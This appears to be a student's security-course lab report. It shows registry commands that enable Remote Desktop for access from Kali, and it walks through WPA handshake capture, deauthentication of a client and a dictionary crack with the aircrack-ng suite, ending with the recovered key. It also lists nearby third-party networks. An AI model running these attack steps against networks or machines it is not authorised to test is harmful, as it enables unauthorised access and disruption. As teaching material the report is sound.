
```
C:\Users\IEUser\Desktop>reg add "hklm\system\currentControlSet\Control\Terminal Serve
r"/v"AllowTSConnections" /t REG_DWORD /d 0x1 /f
reg add "hklm\system\currentControlSet\Control\Terminal Server"/v"AllowTSConnections"
 /t REG_DWORD /d 0x1 /f
The operation completed successfully.

C:\Users\IEUser\Desktop>reg add "hklm\system\currentControlSet\Control\Terminal Serve
r"/v"fDenyTSConnections" /t REG_DWORD /d 0x0 /f
reg add "hklm\system\currentControlSet\Control\Terminal Server"/v"fDenyTSConnections"
 /t REG_DWORD /d 0x0 /f
The operation completed successfully.

C:\Users\IEUser\Desktop>
```

Screenshot2:



```
root@kali:~# rdesktop 192.168.0.52
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
Failed to connect, CredSSP required by server.
root@kali:~# rdesktop 192.168.0.52
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
Connection established using SSL.
```

Screenshot 3:



## References:

- https://null-byte.wonderhowto.com/how-to/hack-like-pro-crash-your-roommates-windows-7-pc-with-link-0139525/
- https://answers.microsoft.com/en-us/windows/forum/windows_10-power/windows-10-infinite-reboot-cycle/b2de78f0-cafd-49d1-8eb8-766657184800?auth=1
- http://linuxphilosophy.com/rtfm/metasploit/reboot-victims-system/
- https://www.youtube.com/watch?v=mBfIznSeJT4


## Appendix 1

Part 1.1 Capture the WPA handshake from a Wi-Fi network (i.e., preferably one you own such as your home network) using appropriate Linux command line tools.

Steps Followed:


- With live Linux bootable drive the system is booted.
- Connected to Wi-Fi network
- Getting the clients connected to the network
- Performing DE authentication
- Monitoring Wi-Fi LAN port.
- Cracking the password using dictionary attack
- Using commands such as
    - **Iwconfig**
    - **Airmon**
    - **Aireplay**
    - **airodump**
    - **Aircrack**

Screenshot 1:




```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@kali:~# 
```

Screenshot 2:




```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        brcmsmac        Broadcom on bcma bus, information limited

root@kali:~#
```

Screenshot3:




```
CH  2 ][ Elapsed: 6 s ][ 2017-12-21 15:25

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

04:BD:88:59:C8:A1  -79        3        0    0   1  54e. OPN              Visitor
D8:C7:C8:AE:B7:61  -76        1        0    0  11  54e. OPN              Visitor
80:58:F8:1C:0B:1C  -18       52        0    0   6  54e. WPA2 CCMP   PSK  Roshan
D8:C7:C8:E8:A6:E1  -59       11        0    0  11  54e. OPN              Visitor
00:12:5F:0B:C2:50  -69       34        0    0   4  54e  OPN              <length:  0>
D8:C7:C8:AC:C9:B1  -64        8        0    0  11  54e. OPN              Visitor
D8:C7:C8:E8:A6:E0  -60       14        4    0  11  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:AC:C9:B0  -64        6        0    0  11  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:AE:B6:81  -65       20        0    0   1  54e. OPN              Visitor
D8:C7:C8:E8:A5:60  -65       33        1    0   6  54e. WPA2 CCMP   MGT  eduroam
9C:1C:12:EC:CB:80  -63       11        1    0   6  54e. WPA2 CCMP   MGT  eduroam
C0:EE:FB:E5:E8:0E  -63       29        0    0   6  54e. WPA2 CCMP   PSK  Shout "AVADA KEDAVRA!" 4 WiFi pw
D8:C7:C8:AE:B6:80  -63       23        2    0   1  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:E8:A5:A1  -72       16        0    0   1  54e. OPN              Visitor
D8:C7:C8:E8:A5:61  -64       31        0    0   6  54e. OPN              Visitor
9C:1C:12:EC:CB:81  -62       13        0    0   6  54e. OPN              Visitor
D8:C7:C8:E8:A7:61  -73        5        0    0  11  54e. OPN              Visitor
D8:C7:C8:E8:A5:A0  -71       19        0    0   1  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:E8:A7:60  -73        6        0    0  11  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:AD:F5:90  -56       20      309    2   6  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:AD:F5:91  -70       18        0    0   6  54e. OPN              Visitor
70:3A:0E:3A:4D:61  -74        3        0    0  11  54e. OPN              Visitor
D8:C7:C8:AE:B7:60  -75        4        0    0  11  54e. WPA2 CCMP   MGT  eduroam
70:3A:0E:3A:4D:60  -76        4        0    0  11  54e. WPA2 CCMP   MGT  eduroam
2C:33:7A:90:08:C9  -76        5        0    0  11  54e. WPA2 CCMP   PSK  LDC_SAP_ciaran
D8:C7:C8:AC:CE:E0  -73        2        0    0   6  54e. WPA2 CCMP   MGT  eduroam
D8:C7:C8:AD:F6:E0  -79        2        0    0  11  54e. WPA2 CCMP   MGT  eduroam
90:5C:44:78:10:65  -79        2        0    0  11  54e  WPA2 CCMP   PSK  VME4C29D3
70:73:CB:BB:D8:1B  -79        4        1    0   1  54e. WPA2 CCMP   PSK  bbd81b
D8:C7:C8:AD:F6:E1  -79        2        0    0  11  54e. OPN              Visitor
```

Screenshot4:




```
CH  6 ][ Elapsed: 1 min ][ 2017-12-21 15:29

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:58:F8:1C:0B:1C  -26 100      628      540    0   6  54e. WPA2 CCMP   PSK  Roshan

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

80:58:F8:1C:0B:1C  30:07:4D:C0:AF:A0  -35    9e-24   2712      642
```

Screenshot5:



```
root@kali:~# airodump-ng -c 6 -w Roshan --bssid 80:58:F8:1C:0B:1C wlan0mon
```

Screenshot6:




```
root@kali:~# aireplay-ng -0 6 -a 80:58:F8:1C:0B:1C -c 30:07:4D:C0:AF:A0 wlan0mon15:30:21  Waiting for beacon frame (BSSID: 80:58:F8:1C:0B:1C) on chann
el 6
15:30:22  Sending 64 directed DeAuth. STMAC: [30:07:4D:C0:AF:A0] [ 7| 5 ACKs]
15:30:39  Sending 64 directed DeAuth. STMAC: [30:07:4D:C0:AF:A0] [ 8|16 ACKs]
15:31:20  Sending 64 directed DeAuth. STMAC: [30:07:4D:C0:AF:A0] [ 0|21 ACKs]CKs]
15:31:39  Sending 64 directed DeAuth. STMAC: [30:07:4D:C0:AF:A0] [ 3|45 ACKs]
15:32:00  Sending 64 directed DeAuth. STMAC: [30:07:4D:C0:AF:A0] [ 0|95 ACKs]
```

## Part 1.3 Utilize the most effective brute force algorithm to attempt to crack the WPA key

Steps followed

- Online dictionary file downloaded containing different passwords
- With the help of aircrack command the WPA handshake password is cracked.

Screenshot1



```
Quitting aircrack-ng...
root@kali:~# aircrack-ng -a2 -b 80:58:F8:1C:0B:1C -w /root/Desktop/passwordlist /root/Roshan-05.cap
Opening /root/Roshan-05.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 rc4


      [00:00:00] 16/43 keys tested (844.91 k/s)

      Time left: 0 seconds                                      37.21%

                          KEY FOUND! [ NetworkSecurity12! ]


      Master Key     : 4B 12 21 28 14 A7 D9 B2 46 DA 3B 97 F8 7A 2E 93
                       83 A3 F7 67 9F 77 CD 39 9A 04 E0 E3 6A BA A2 7A

      Transient Key  : 1B 3A E9 4D 7B EF 5F 18 4E BA B1 88 85 76 77 EF
                       B3 BD D4 2B E8 B0 B9 B9 10 8F 43 6A 58 63 ED AC
                       D2 C0 77 CE C4 AC 69 56 A1 64 B0 A9 DD 59 01 F9
                       FA 6D C8 C3 76 65 B1 47 61 55 A0 6B C9 FD E9 74

      EAPOL HMAC     : 5A 2D 9A E2 57 CB A2 31 81 B0 7D DD 73 6B AB 56
```

**Password: NetworkSecurity12!**

**References:**

- https://www.aircrack-ng.org/doku.php?id=cracking_wpa
- https://www.youtube.com/watch?v=93AEREX5w0I